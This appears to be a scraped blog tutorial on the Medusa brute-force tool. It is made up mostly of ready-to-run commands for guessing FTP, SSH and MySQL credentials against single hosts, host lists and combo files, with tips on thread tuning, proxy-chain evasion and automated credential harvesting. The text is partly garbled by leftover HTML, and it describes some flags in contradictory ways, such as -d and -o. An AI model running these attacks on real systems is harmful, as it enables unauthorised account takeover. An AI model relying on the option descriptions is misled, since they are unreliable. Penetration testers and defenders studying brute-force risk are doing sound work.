Listen to this Post

Introduction:
In the arsenal of every ethical hacker and red teamer, brute-force tools remain essential for validating authentication weaknesses across network services. Medusa stands out as a fast, parallel, and modular login brute-forcer that supports protocols like SSH, FTP, HTTP, MySQL, and more, enabling security professionals to systematically test credential strength. This guide dives deep into Medusa’s capabilities, from single-user password cracking to multi-host concurrent attacks, providing actionable commands and configurations for real-world penetration testing scenarios.
Learning Objectives:
- Execute targeted brute-force attacks using Medusa against specific usernames, passwords, or both.
- Perform advanced techniques such as attacking multiple hosts simultaneously, saving logs, and using combo entries.
- Apply operational controls like stopping on first success, suppressing banners, and debugging errors for efficient testing.
You Should Know:
1. Installing and Basic Syntax of Medusa
Medusa comes pre-installed on Kali Linux, but you can install it manually on other Debian-based distros using:
sudo apt-get install medusa
For Red Hat/CentOS:
sudo yum install medusa
For Windows, Medusa can be compiled via Cygwin or WSL, but Linux is recommended.
Basic syntax: `medusa [-h host|-H file] [-u username|-U file] [-p password|-P file] [-C file] -M module
`

To list all available modules (services Medusa can attack):
[bash]
medusa -d
This shows modules like ftp, ssh, http, mysql, smbnt, telnet, etc.
Step‑by‑step guide:
- Open a terminal on your attacking machine (ensure you have permission to test the target).
- Use `-d` to verify the module you need exists.
- Basic command structure: specify target host (
-h), user (-u), password list (-P), and module (-M).
2. Password Cracking for a Known Username
When you have a valid username but need to discover its password (e.g., from a previous recon phase), Medusa can brute-force the password against a service.
Command:
medusa -h 192.168.1.141 -u ignite -P /usr/share/wordlists/rockyou.txt -M ftp
– `-h` : target IP address
– `-u` : single known username
– `-P` : path to password wordlist
– `-M` : service module (here FTP)
Step‑by‑step guide:
- Save a password wordlist (e.g.,
pass.txt) or use Kali’s default `/usr/share/wordlists/rockyou.txt` (unzip if needed:gunzip /usr/share/wordlists/rockyou.txt.gz). - Run the command. Medusa will try each password until a match is found.
- On success, output shows:
... Password: 123</code>. </li> <li>For SSH instead of FTP: <code>-M ssh</code>. Note that some modules require additional options (e.g., `-o` for SSH port).</li> </ol> <h2 style="color: yellow;">3. Username Cracking for a Known Password</h2> Conversely, if you possess a valid password (e.g., default credentials or from a dump), you can brute-force the correct username. <h2 style="color: yellow;">Command:</h2> [bash] medusa -h 192.168.1.141 -U users.txt -p 123 -M ftp
- `-U` : file containing usernames (one per line)
- `-p` : single known passwordStep‑by‑step guide:
- Create a `users.txt` file with possible usernames (admin, root, ignite, user, etc.).
- Execute the command. Medusa iterates through usernames with the fixed password.
- When a valid login is found, it stops (unless `-Z` is used to continue).
- Use case: testing if a leaked password is reused across multiple accounts.
4. Full Brute-Force (Unknown Username and Password)
When neither credential is known, combine both lists:
medusa -h 192.168.1.141 -U users.txt -P pass.txt -M ftp -t 4
- `-t 4` : number of parallel threads (increase for speed, but be careful of network limits).
Step‑by‑step guide:
- Prepare a username list and a password list.
- Run the command. Medusa tests every combination of username and password.
- This can be time-consuming; use `-t` to adjust thread count (default 16).
- For faster results, prioritize smaller, targeted lists (e.g., top 100 passwords).
5. Attacking Multiple Hosts and Specific Ports
To test a service on many hosts simultaneously, use `-H` with a file of IP addresses.
medusa -H hosts.txt -U users.txt -P pass.txt -M ssh -n 2222
- `-H` : file containing target hosts (one per line)
- `-n` : specify a non-default port (e.g., SSH on port 2222 instead of 22)Step‑by‑step guide:
1. Create `hosts.txt` with IPs like `192.168.1.100`, `192.168.1.101`.
- Add `-n 2222` if the SSH service runs on a custom port.
- Medusa will distribute attacks across all hosts and all credential combos.
- Use `-T` to set total concurrent attempts across hosts (e.g.,
-T 8).
If a service uses a non-standard port, always verify with `nmap` first:
nmap -p 2222 192.168.1.141.6. Additional Password Checks and Logging
Medusa can test for blank passwords or if the password equals the username using the `-e` flag.
medusa -h 192.168.1.141 -u admin -P pass.txt -M mysql -e ns
- `-e ns` : check for `n` (null password) and `s` (same as username). `-e nsr` includes reverse username.
To save attack logs:
medusa -h 192.168.1.141 -u root -P pass.txt -M ssh -o medusa_log.txt
- `-o` : output file for successful attempts and errors.
Step‑by‑step guide:
- Use `-e ns` to automatically test blank and self-referential passwords before the wordlist.
2. Combine with `-o` to log every result.
- Review the log:
cat medusa_log.txt. Useful for later analysis or reporting. -
Operational Controls: Stop on Success, Suppress Banner, Verbose & Debug
To stop the attack immediately upon finding the first valid credential:
medusa -h 192.168.1.141 -U users.txt -P pass.txt -M ftp -Z
- `-Z` : stop testing after first success for a given host (default continues).
To suppress the startup banner (cleaner output for scripting):
medusa -h 192.168.1.141 -u ignite -P pass.txt -M ftp -q
Verbose mode provides real-time details of each attempt:
medusa -h 192.168.1.141 -u ignite -P pass.txt -M ftp -v 6
- `-v` : verbosity level (1-6, higher = more details).
Error debug levels for troubleshooting module issues:
medusa -h 192.168.1.141 -u ignite -P pass.txt -M ftp -d
- `-d` : dump module debugging info (shows exact error from service).
Step‑by‑step guide:
- Use `-Z` when you only need one working account to pivot.
- Use `-q` in automated scripts to reduce noise.
- Use `-v 5` or `-v 6` if attacks are slow or failing to see connection attempts.
- Use `-d` if a module fails to understand why (e.g., protocol mismatch).
8. Advanced Techniques: Combo Entries and Concurrent Logins
A combo file (
-C) contains `host:user:password` entries for highly targeted testing (e.g., from previous breaches).Example `combos.txt`:
192.168.1.141:ignite:123 192.168.1.141:admin:admin 192.168.1.142:root:toor
Command:
medusa -C combos.txt -M ssh
Medusa will only test these exact host-user-pass combinations.
To perform concurrent testing on multiple logins (more than one user at a time per host):
medusa -h 192.168.1.141 -U users.txt -P pass.txt -M ftp -L
- `-L` : use parallel logins (thread per user, not per password). Increases speed but may trigger lockouts.
Display module usage (help for a specific module):
medusa -M ssh -q
This shows module-specific options (e.g., `-o` for SSH port, `-v` for version).
What Undercode Say:
- Key Takeaway 1: Medusa’s parallel threading and modular design make it significantly faster than linear brute-forcers like Hydra in multi-host scenarios, but proper tuning of thread counts (
-t,-T) is critical to avoid network congestion and detection. - Key Takeaway 2: Always combine Medusa with reconnaissance – using default wordlists without prior enumeration is inefficient. Prioritize `-e ns` checks first because blank/weak credentials are the most common findings in real-world engagements.
Analysis: Medusa excels in controlled environments like internal penetration tests and CTFs. Its ability to target multiple hosts and ports simultaneously reduces testing time. However, security teams should note that aggressive brute-forcing (e.g., 16 threads per host) will trigger intrusion detection systems. Mitigations include rate-limiting (
-roption, though not covered in the base guide, exists in newer versions), using proxy chains, and combining Medusa with slow-down delays (-dnot to be confused with debug). For defenders, implement account lockout policies and MFA to invalidate brute-force attacks. Medusa’s logging (-o) is invaluable for generating evidence, but remember to scrub sensitive data before sharing reports. Red teamers can script Medusa with `-q` and `-Z` for automated credential dumping across discovered services. Ultimately, Medusa remains a reliable tool when used ethically and with precision.Prediction:
As authentication shifts toward passwordless and biometric systems, traditional brute-force tools like Medusa will see reduced effectiveness against modern corporate perimeters. However, legacy services (FTP, Telnet, outdated SSH) and IoT devices will continue to rely on password-based authentication for the next 5–7 years, ensuring Medusa’s relevance in penetration testing. Future adaptations may integrate AI-driven password guessing (e.g., using GANs to generate smarter wordlists) and support for API token brute-forcing (e.g., REST endpoints with JWT). Open-source contributions will likely add modules for cloud service authentication (AWS IAM, Azure AD), but defenders will counter with anomaly detection models that identify Medusa’s distinct thread-based patterns. In the short term, expect Medusa forks with built-in evasion techniques (random delays, IP rotation) to bypass rate-limiting. For ethical hackers, mastering Medusa today builds foundational knowledge of authentication brute-forcing, even as the landscape evolves.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: A Detailed - Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:


